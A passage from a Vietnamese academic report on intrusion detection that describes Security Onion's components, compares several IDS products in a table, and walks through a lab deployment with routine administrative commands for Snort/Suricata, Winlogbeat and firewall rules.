- Siêu dữ liệu giao thức - Protocol metadata. Để phát hiện xâm nhập mạng theo hướng phân tích, Security Onion cung cấp Zeek. Zeek giám sát hoạt động mạng và ghi nhật ký mọi kết nối, yêu cầu DNS, dịch vụ mạng và phần mềm được phát hiện, chứng chỉ SSL và hoạt động HTTP, FTP, IRC, SMTP, SSH, SSL và Syslog. Ngoài ra, Zeek bao gồm các bộ phân tích cho nhiều giao thức phổ biến và theo mặc định có khả năng kiểm tra tổng MD5 cho các lần tải xuống tệp HTTP. Ngoài hoạt động ghi nhật ký và phân tích lưu lượng, khung làm việc của Zeek cung cấp một cách rất dễ mở rộng để phân tích dữ liệu mạng trong thời gian thực. Sự linh hoạt của Zeek khiến nó trở thành một công cụ cực kỳ mạnh mẽ trong Security Onion.

- Phát hiện xâm nhập host – HIDS, để phát hiện điểm cuối, Security Onion đã tích hợp Wazuh/OSSEC, một HIDS mã nguồn mở miễn phí cho Windows, Linux và Mac OS X. Khi tích hợp thêm Wazuh/OSSEC vào các điểm cuối trên mạng của hệ thống, người dùng sẽ có được khả năng hiển thị từ điểm cuối đến điểm thoát mạng của mình. Wazuh/OSSEC thực hiện phân tích nhật ký, kiểm tra tính toàn vẹn của tệp, giám sát chính sách, phát hiện rootkit, cảnh báo thời gian thực và phản hồi tích cực.



Hình 2.6:Minh họa sơ đồ Security Onion.

Các công cụ phân tích - Analysis Tools được tích hợp trong Security Onion để hiểu và phân tích một lượng lớn dữ liệu từ tính năng chụp toàn bộ gói tin, phát hiện xâm nhập IDS, dữ liệu siêu giao thức Zeek. Hiện Security Onion đã tích hợp chặt chẽ các công cụ sau:

- Security Onion Console (SOC) là thứ đầu tiên nhìn thấy khi người dùng đăng nhập vào Security Onion. Nó bao gồm một giao diện cảnh báo cho phép người dùng xem tất cả các cảnh báo NIDS và HIDS của mình. SOC cũng bao gồm một giao diện Hunt để săn tìm mối đe dọa, cho phép truy vấn không chỉ các cảnh báo NIDS / HIDS mà còn cả nhật ký Zeek và nhật ký hệ thống. Ngoài ra, SOC cũng bao gồm một giao diện để truy xuất toàn bộ gói tin (PCAP).

- TheHive là giao diện quản lý tình huống. Khi người dùng đang làm việc trong Alerts, Hunt hoặc Kibana, họ có thể tìm thấy các cảnh báo hoặc nhật ký để gửi tới TheHive và tạo tình huống phân tích. Các nhà phân tích khác có thể cộng tác với người dùng khi làm việc để giải quyết tình huống đó.

- Kibana được tạo ra bởi nhóm Elastic, cho phép người dùng nhanh chóng phân tích và xoay vòng giữa tất cả các loại dữ liệu khác nhau do Security Onion tạo ra thông qua một quy chiếu duy nhất. Điều này không chỉ bao gồm các cảnh báo NIDS / HIDS mà còn cả nhật ký Zeek và nhật ký hệ thống được thu thập thông qua nhật ký hệ thống hoặc phương tiện truyền tải khác. Kibana có thể xoay vòng để chụp toàn bộ gói tin thông qua Security Onion Console (SOC).

- CyberChef cho phép người dùng giải mã, giải nén và phân tích các hiện vật.

- Playbook là một ứng dụng web cho phép người dùng tạo Detection Playbook, bao gồm các quy tắc riêng lẻ. Các quy tắc này hoàn toàn khép kín và mô tả các khía cạnh khác nhau xung quanh chiến lược phát hiện cụ thể.

Tóm lại, Security Onion sở hữu đầy đủ tính năng bắt gói tin, phát hiện xâm nhập theo quy tắc Suricata, phát hiện xâm nhập theo hướng sự kiện Zeek và phát hiện xâm nhập dựa trên máy chủ Wazuh, tất cả đều hoạt động hết khi thiết lập Security Onion. Các hệ thống khác nhau này với các yếu tố phụ thuộc và phức tạp khác nhau đều chạy liền mạch với nhau.

2.3.2.3. Ưu nhược điểm của Security Onion

a. Ưu điểm

- Security Onion là một phần mềm hoàn toàn miễn phí sử dụng nhân hệ điều hành mã nguồn mở Linux với một cộng đồng hỗ trợ lớn.

- Security Onion tích hợp một loạt công cụ bảo mật linh hoạt cao bao gồm các công cụ quản lý cảm biến, bộ phân tích lưu lượng và bộ dò tìm gói tin được cài đặt sẵn và có thể được vận hành mà không cần bất kỳ phần mềm IDS / IPS bổ sung nào.

- Security Onion được cập nhật thường xuyên để cải thiện mức độ bảo mật.

b. Nhược điểm

Ngoài những ưu điểm trên Security Onion vẫn còn tồn tại một vài điểm yếu sau:

- Security Onion chưa hỗ trợ Wi-Fi để quản lý mạng.

- Quản trị viên cần bổ sung kiến thức để tìm hiểu các công cụ khác nhau để sử dụng hiệu quả bản phân phối Security Onion.

- Không có sao lưu tự động các tệp cấu hình ngoại trừ các quy tắc. Để sao lưu được người dùng cần sử dụng phần mềm của bên thứ ba.

2.4. Phân tích so sánh các hệ thống phát hiện xâm nhập

IDS là một công nghệ bảo mật được tạo ra nhằm xác định và cô lập các hành vi xâm nhập hệ thống máy tính. Mỗi hệ thống IDS khác nhau sẽ có cách tiếp cận khác nhau. Do đó các chuyên gia bảo mật cần lựa chọn IDS phù hợp cho hệ thống máy tính cụ thể của mình. Điều này khá phức tạp bởi hiện tại đang có vô số các giải pháp trên thị trường. Các tiêu chí, đặc tính sẽ được lựa chọn, xác định để so sánh và đánh giá các cách giải pháp khác nhau.

Bảng 2 sẽ so sánh chức năng của các giải pháp hệ thống phát hiện xâm nhập [12][13]:

Bảng 2: So sánh các giải pháp hệ thống phát hiện xâm nhập.

Chức năng	**Snort**	**Suricata**	**OSSEC**	**SolarWi-nds SEM**	**IBM Qradar**	**Security Onion**
Nền tảng hệ thống	Windows, Unix, Linux	Windows, Unix, Linux, Mac-OS	Windows, Unix, Linux, Mac-OS	Window-s	Window-s, Unix, Linux, Mac-OS	Linux, Mac-OS
Mô hình IDS	NIDS	NIDS	HIDS	HIDS	IIDS	IIDS

Chức năng	Snort	Suricata	OSSEC	SolarWinds SEM	IBM Qradar	Security Onion
Giao diện quản lý	Snorby	Kibana, Grafana, Packetbeat	OSSEC Web UI	SolarWinds Security Event Manager	IBM Qradar SIEM	Browser, Snorby, Xplico, Sguil, ELSA, Kibana
Khả năng phân tích mạng mã hóa	Không	Không	Có	Có	Có	Có
Ngăn chặn kỹ thuật vượt qua kiểm soát của IDS.	Các kỹ thuật vượt qua IDS như phân mảnh, nối phiên sẽ dễ dàng hoạt động.	Các kỹ thuật vượt qua IDS như phân mảnh, nối phiên sẽ dễ dàng hoạt động.	Các kỹ thuật vượt qua IDS khó thực hiện hơn	Các kỹ thuật vượt qua IDS khó thực hiện hơn	Các kỹ thuật vượt qua IDS rất khó có thể thực hiện.	Các kỹ thuật vượt qua IDS rất khó có thể thực hiện.
Nhận biết một cuộc tấn công có thành công hay không ?	Không	Không	Có	Có	Có	Có
Bảo vệ chống lại các cuộc tấn công có chủ đích	Có thể bảo vệ khỏi các cuộc tấn công có chủ đích và có thể chạy ở chế độ ẩn.	Có thể bảo vệ khỏi các cuộc tấn công có chủ đích và có thể chạy ở chế độ ẩn.	Có thể bị vô hiệu hóa trong cuộc tấn công của một máy chủ hoặc bởi các cuộc tấn công từ chối dịch vụ cụ thể.	Có thể bị vô hiệu hóa trong cuộc tấn công của một máy chủ hoặc bởi các cuộc tấn công từ chối dịch vụ cụ thể.	Có thể vừa phát hiện đồng thời ngăn chặn tấn công sau khi phát hiện xâm nhập trái phép.	Có thể vừa phát hiện đồng thời ngăn chặn tấn công sau khi phát hiện xâm nhập trái phép.
Khả năng phát hiện cuộc tấn công mạng lớn	Có	Có	Không	Không	Có	Có

Chức năng	Snort	Suricata	OSSEC	SolarWi-nds SEM	IBM Qradar	Security Onion
Sử dụng tài nguyên máy tính của máy chủ	Không	Không	Có	Có	Không	Không
Bảo vệ trong mạng LAN	Có	Có	Có	Có	Có	Có
Bảo vệ ngoài mạng LAN (Internet)	Không	Không	Có	Có	Có	Có
Bổ sung thành phần	Không	Không	Không	Không	Có	Có
Băng thông yêu cầu trong mạng LAN	Cao	Cao	Thấp	Thấp	Cao	Cao
Băng thông yêu cầu ngoài mạng LAN	Không	Không	Thấp	Thấp	Cao	Cao
Khả năng thích nghi trong các nền ứng dụng	Thấp	Thấp	Thấp	Cao	Cao	Cao
Tự động sao lưu, phục hồi bản ghi	Không	Không	Có	Có	Có	Không
Khả năng tương thích SNMP	Không	Không	Không	Không	Có	Có
Chức năng cảnh báo	Có	Có	Có	Có	Có	Có
Quản lý tập trung	Không	Không	Có	Có	Có	Có
Chu kỳ nâng cấp sản phẩm	Thường xuyên	Thường xuyên	Thường xuyên	Thường xuyên	Thường xuyên	Thường xuyên
Khả năng hỗ trợ báo cáo	Không	Không	Có	Có	Có	Có
Tổng giá thành/ Hiệu năng	Miễn Phí	Miễn Phí	Cao	Cao	Cao	Miễn Phí

2.5. Kết luận Chương II


Chương này đã liệt kê một số công cụ phát hiện xâm nhập tiêu biểu của các loại mô hình hệ thống phát hiện xâm nhập mạng, host và hệ thống phát hiện xâm nhập tích hợp. Qua đó phân tích công nghệ, các thành phần và chức năng của mỗi công cụ. Cuối cùng là so sánh ưu, nhược điểm của các công cụ cũng như từng mô hình hệ thống phát hiện xâm nhập.

CHƯƠNG III. THỬ NGHIỆM TRIỂN KHAI GIẢI PHÁP PHÁT HIỆN XÂM NHẬP TÍCH HỢP SECURITY ONION CHO MẠNG LAN

Chương III sẽ đi sâu vào một giải pháp phát hiện xâm nhập tích hợp tiêu biểu là Security Onion. Trong chương mô tả các bước triển khai thành phần một hệ thống Security Onion cơ bản và các kịch bản tấn công thử nghiệm, từ đó đánh giá kết quả đạt được.

3.1. Mô hình triển khai

3.1.1. Sơ đồ triển khai hệ thống Security Onion cho bảo mật mạng LAN



Hình 3.1:Minh họa sơ đồ triển khai một hệ thống Security Onion cơ bản.

Sơ đồ triển khai Security Onion cơ bản gồm 3 thành phần chính:

- Hệ thống mạng bao gồm Internet, firewall, router, switch: là nơi Security Onion lắng nghe các cuộc tấn công từ các cổng của bộ chuyển mạch.

- Hệ thống Security Onion: là thành phần chính của sơ đồ được đặt sau lớp mạng.

- Hệ thống máy chủ: gồm các máy chủ hoặc máy người dùng trong hệ thống mạng.

3.1.2. Các yêu cầu phần cứng và phần mềm

3.1.2.1. Yêu cầu phần cứng

Security Onion chỉ hỗ trợ kiến trúc x86-64. Để cài đặt Security Onion yêu cầu hệ thống tối thiểu là CPU 4 Cores và RAM 8GB.

Trong triển khai độc lập, các thành phần máy chủ chính và các thành phần cảm biến đều chạy trên một hệ thống duy nhất.

Trong triển khai phân tán của doanh nghiệp, một máy chủ chính sẽ lưu trữ nhật ký từ chính nó và các nút chuyển tiếp. Máy chủ chính dành cho doanh nghiệp phải có tối thiểu CPU 8 cores, RAM 16-128GB và đủ dung lượng đĩa để đáp ứng các yêu cầu lưu giữ.

- CPU: Được sử dụng để phân tích cú pháp các sự kiện đến, lập chỉ mục các sự kiện đến, tìm kiếm siêu dữ liệu, nắm bắt PCAP, phân tích gói và chạy các thành phần giao diện người dùng. Các thành phần như Snort, Suricata và Zeek rất thâm dụng CPU. Khi người dùng theo dõi càng nhiều lưu lượng thì càng cần nhiều lõi CPU. Ước tính sẽ là 200Mbps cho mỗi phiên làm việc Snort, Suricata hoặc Zeek.

- RAM: Được sử dụng cho Logstash, Elasticsearch, bộ nhớ đệm ổ đĩa cho Lucene, Snort / Suricata, Zeek, Sguil, v.v. Dung lượng RAM khả dụng sẽ ảnh hưởng trực tiếp đến tốc độ tìm kiếm và độ tin cậy, cũng như khả năng xử lý và nắm bắt lưu lượng. Việc sử dụng RAM phụ thuộc nhiều vào một số biến số:

- Các dịch vụ đang kích hoạt, số lượng gói tin bị mất.

- Loại lưu lượng tín hiệu và truy cập thực tế đang theo dõi (ví dụ: Hệ thống hỗ trợ đến 1Gbps nhưng chỉ sử dụng lưu lượng 200Mbps)

Dung lượng RAM ước tính như sau:

Bảng 3: Dung lượng RAM yêu cầu cho hệ thống Security Onion.

Quy mô hệ thống mạng triển khai Security Onion	Dung lượng RAM
Nhỏ (50Mbps trở xuống)	8GB trở lên
Trung bình (50Mbps - 500Mbps)	16GB - 128GB trở lên
Lớn (500Mbps - 1000Mbps)	128GB - 256GB trở lên

- Ổ Đĩa: Được sử dụng để lưu trữ siêu dữ liệu. Dung lượng lưu trữ lớn hơn cho phép thời gian lưu giữ lâu hơn. Các cảm biến có kích hoạt tính năng chụp toàn bộ gói cần rất nhiều dung lượng lưu trữ. Ví dụ: giả sử hệ thống đang theo dõi một liên kết có tốc độ trung bình 50Mbps, đây là một số phép tính nhanh: 50Mb/s = 6.25 MB/s = 375MB/phút = 22.500 MB/giờ = 540.000 MB/ngày. Vì vậy, người dùng sẽ cần khoảng 540GB cho giá trị PCAPS trong một ngày. Nếu hệ thống có dung lượng đĩa càng lớn, thì càng có nhiều PCAP để thực hiện các bước phân tích, đánh giá.


3.1.2.2. Yêu cầu phần mềm

Để cài đặt Security Onion, cần tải xuống file ISO Security Onion hoặc tải xuống file ISO Ubuntu 16.x tiêu chuẩn rồi thêm PPA Security Onion và các gói thành phần. Thiết lập mặc định chỉ mở cổng 22 trong tường lửa. Nếu muốn kết nối thành phần phân tích VMs, Wazuh/OSSEC hoặc thiết bị nhật ký hệ thống, người dùng có thể chạy tiện ích so-allow tạo các quy tắc tường lửa để cho phép các thiết bị kết nối.

3.2. Triển khai Security Onion cho mạng LAN

Các bước cài đặt hệ thống Security Onion

Tải về và boot hệ điều hành. Quá trình cài đặt trước hết phải tải tệp tin .iso bao gồm Hệ điều hành Ubuntu 16.04 kèm gói cài đặt Security Onion. Trong phần cài đặt này tác giả xây dựng một hệ thống phát hiện xâm nhập dựa trên mô hình hệ thống mạng tại sơ đồ 3.1. Hệ thống sẽ được cài đặt mô phỏng trên máy ảo Oracle VM VitualBox



Hình 3.2 Lựa chọn cài đặt Security Onion.

3.2.1. Triển khai thành phần phát hiện xâm nhập mạng – NIDS

Sau khi hoàn thành cài đặt Security Onion thì hệ thống đã được chạy như IDS. Security Onion có thể chạy Snort hoặc Suricata làm Hệ thống phát hiện xâm nhập mạng (NIDS). Khi chạy Setup và chọn Evaluation Mode, hệ thống tự động mặc định chọn Snort.

Trong Security Onion, hệ thống biên dịch cả Snort và Suricata để hỗ trợ PF-RING cho hiệu suất cao hơn. Suricata cũng hỗ trợ AF-PACKET như một giải pháp thay thế.

Để chuyển từ Snort sang Suricata ta thực hiện lần lượt các lệnh sau:

```
sudo so-sensor-stop
sudo sed -i 's|ENGINE=snort|ENGINE=suricata|g' /etc/nsm/securityonion.conf
sudo rule-update
sudo so-sensor-start
```

```
so@so-VirtualBox:~$ sudo so-sensor-start
Starting: HIDS
  * starting: ossec_agent (sguil)                                          [  OK  ]
Starting: Zeek
removing old policies in /nsm/bro/spool/installed-scripts-do-not-touch/site ...
removing old policies in /nsm/bro/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
starting zeek ...
Starting: so-virtualbox-enp0s3
  * starting: netsniff-ng (full packet data)                               [  OK  ]
  * starting: pcap_agent (sguil)                                           [  OK  ]
  * starting: snort_agent (sguil)                                          [  OK  ]
  * starting: suricata (alert data)                                        [  OK  ]
  * starting: barnyard2 (spooler, unified2 format)                         [  OK  ]
```

Hình 3.3:Chuyển sử dụng Snort sang Suricata.

Để chuyển từ Suricata sang Snort ta thực hiện lần lượt các lệnh sau:

```
sudo so-sensor-stop

sudo sed -i 's|ENGINE=suricata|ENGINE=snort|g' /etc/nsm/securityonion.conf

sudo rule-update

sudo so-sensor-start
```

```
so@so-VirtualBox:~$ sudo so-sensor-start
Starting: HIDS
  * starting: ossec_agent (sguil)                                          [  OK  ]
Starting: Zeek
removing old policies in /nsm/bro/spool/installed-scripts-do-not-touch/site ...
removing old policies in /nsm/bro/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
starting zeek ...
Starting: so-virtualbox-enp0s3
  * starting: netsniff-ng (full packet data)                               [  OK  ]
  * starting: pcap_agent (sguil)                                           [  OK  ]
  * starting: snort_agent-1 (sguil)                                        [  OK  ]
  * starting: snort-1 (alert data)                                         [  OK  ]
  * starting: barnyard2-1 (spooler, unified2 format)                       [  OK  ]
```

Hình 3.4:Chuyển sử dụng Snort sang Suricata.

Trong Security Onion, hệ thống biên dịch Snort với PF-RING để cho phép xoay nhiều phiên bản để xử lý nhiều lưu lượng hơn. Để có hiệu suất tốt nhất, Snort nên được ghim vào các CPU cụ thể bằng cách thêm một dòng vào tệp /etc/nsm/HOSTNAME-INTERFACE/sensor.conf như:

```
IDS_LB_CPUS=1,3,5,7
```

```
SNORT_CONFIG="/etc/nsm/so-virtualbox-enp0s3/snort.conf"
SNORT_OPTIONS=""
BARNYARD2_CONFIG="/etc/nsm/so-virtualbox-enp0s3/barnyard2.conf"
BARNYARD2_WALDO="/etc/nsm/so-virtualbox-enp0s3/barnyard2.waldo"
BARNYARD2_OPTIONS=""
SANCP_CONFIG="/etc/nsm/so-virtualbox-enp0s3/sancp.conf"
SANCP_OPTIONS=""
PADS_AGENT_CONFIG="/etc/nsm/so-virtualbox-enp0s3/pads_agent.conf"
PADS_CONFIG="/etc/nsm/so-virtualbox-enp0s3/pads.conf"
PADS_OPTIONS=""
PCAP_OPTIONS="-c"
PCAP_SIZE=150MiB
PCAP_RING_SIZE=64MiB
IDS_LB_PROCS=1,3,5,7
```

Hình 3.5:Cấu hình sử dụng CPU cho Snort.

Sau đó khởi động lại thành phần Snort bằng câu lệnh:

```
sudo so-nids-start

hoặc

sudo so-nids-restart
```

```
so@so-VirtualBox:~$ sudo so-nids-start
Starting: so-virtualbox-enp0s3
  * starting: snort-1 (alert data)                                    [  OK  ]
so@so-VirtualBox:~$ sudo so-nids-restart
Restarting: so-virtualbox-enp0s3
  * stopping: snort-1 (alert data)                                    [  OK  ]
  * starting: snort-1 (alert data)                                    [  OK  ]
```

Hình 3.6:Kiểm tra thành phần NIDS.

Cấu hình Snort có thể thay đổi qua /etc/nsm/HOSTNAME-INTERFACE/snort.conf (trong đó HOSTNAME là tên máy chủ thực tế và INTERFACE là giao diện thu thập dò tìm thực tế).

Hệ thống tích hợp Suricata để hỗ trợ cả PF-RING và AF-PACKET để cho phép tập hợp nhiều phương thức để xử lý nhiều lưu lượng truy cập hơn. Trong phiên bản hiện tại thiết lập mặc định là AF-PACKET.

Để có hiệu suất tốt nhất, các quy trình Suricata nên được ghim vào các CPU cụ thể. Có thể sử dụng cài đặt trong suricata.yaml. Người dùng có thể định cấu hình Suricata qua /etc/nsm/HOSTNAME-INTERFACE/suricata.yaml (trong đó HOSTNAME là tên máy chủ thực tế và INTERFACE là giao diện kiểm tra thực tế).

Để khắc phục sự cố Suricata, cần kiểm tra /var/log/nsm/HOSTNAME-INTERFACE/suricata.log.


3.2.2. Triển khai thành phần phát hiện xâm nhập host – HIDS

Ngoài các thành phần phát hiện xâm nhập mạng, Security Onion cũng có thể thu thập nhật ký từ các điểm cuối. Security Onion sử dụng Beat,OSSEC/ Wazuh và Sysmon làm thành phần phát hiện xâm nhập host (HIDS).

Beat

Hệ thống sử dụng Elastic Beats để tạo điều kiện thuận lợi cho việc vận chuyển nhật ký điểm cuối đến nơi lưu trữ và phân tích là Security Onion's Elastic Stack. Để cài đặt Beat, cần thực hiện các bước theo tài liệu được cung cấp theo Beat tương ứng vì Security Onion sử dụng tệp mẫu của riêng để quản lý các trường Beat.

Sau khi lựa chọn tải về Winlogbeat cho Client sử dụng Windows, giải nén và copy tại C:\ProgramFile\Winlogbeat. Chỉnh sửa cấu hình output IP của host trong file winlogbeat.yml để kết nối với hệ thống Security Onion.




Hình 3.7:Cấu hình kết nối logs (winlogbeat) host với hệ thống Security Onion.

Tiếp tục sử dụng lệnh để cài đặt winlogbeat:

```
PS C:\ProgramFile\Elastic\winlogbeat> powershell.exe -ExecutionPolicy Bypass ".\install-service-winlogbeat.ps1"
```

Kiểm tra chắc chắn winlogbeat đã hoạt động chưa tại mục Service.



Hình 3.8:Kiểm tra service host.

Để đảm bảo Beats được phép nói chuyện với *Logstash* trên hệ thống Security Onion, người dùng cần chạy so-allow và chọn tùy chọn b cho *Beat*.

```
so@so-VirtualBox:~$ sudo so-allow
This program allows you to add a firewall rule to allow connections from a new IP address.

What kind of communication would you like to allow?

[a] - Analyst - ports 22/tcp, 443/tcp, and 7734/tcp
[b] - Logstash Beat - port 5044/tcp
[c] - apt-cacher-ng client - port 3142/tcp
[e] - Elasticsearch REST endpoint - port 9200
[f] - Logstash forwarder - standard - port 6050/tcp
[j] - Logstash forwarder - JSON - port 6051/tcp
[l] - Syslog device - port 514
[n] - Elasticsearch node-to-node communication - port 9300
[o] - OSSEC/Wazuh agent - port 1514
[r] - OSSEC/Wazuh registration service - port 1515/tcp
[s] - Security Onion sensor - 22/tcp, 4505/tcp, 4506/tcp, and 7736/tcp

If you need to add any ports other than those listed above,
you can do so using the standard 'ufw' utility.

For more information, please see:
https://docs.securityonion.net/en/16.04/Firewall

Please enter your selection:
```

Hình 3.9:Cấu hình mở port tại hệ thống Security Onion.

Sau khi chọn tùy chọn này, tiếp tục cung cấp địa chỉ IP của máy đã cài đặt Beat và nhấn ENTER để xác nhận.

```
Please enter your selection:
b

Configuring firewall for Logstash - Beat...
Please enter the IP address (or CIDR range) you'd like to allow to connect to port(s): 5044
192.168.56.0/24
We're going to allow connections from 192.168.56.0/24 to port(s) 5044.

Here's the firewall rule we're about to add:
sudo iptables -I DOCKER-USER ! -i docker0 -o docker0 -s 192.168.56.0/24 -p tcp --dport 5044 -j ACCEPT

To continue and add this rule, press Enter.
```

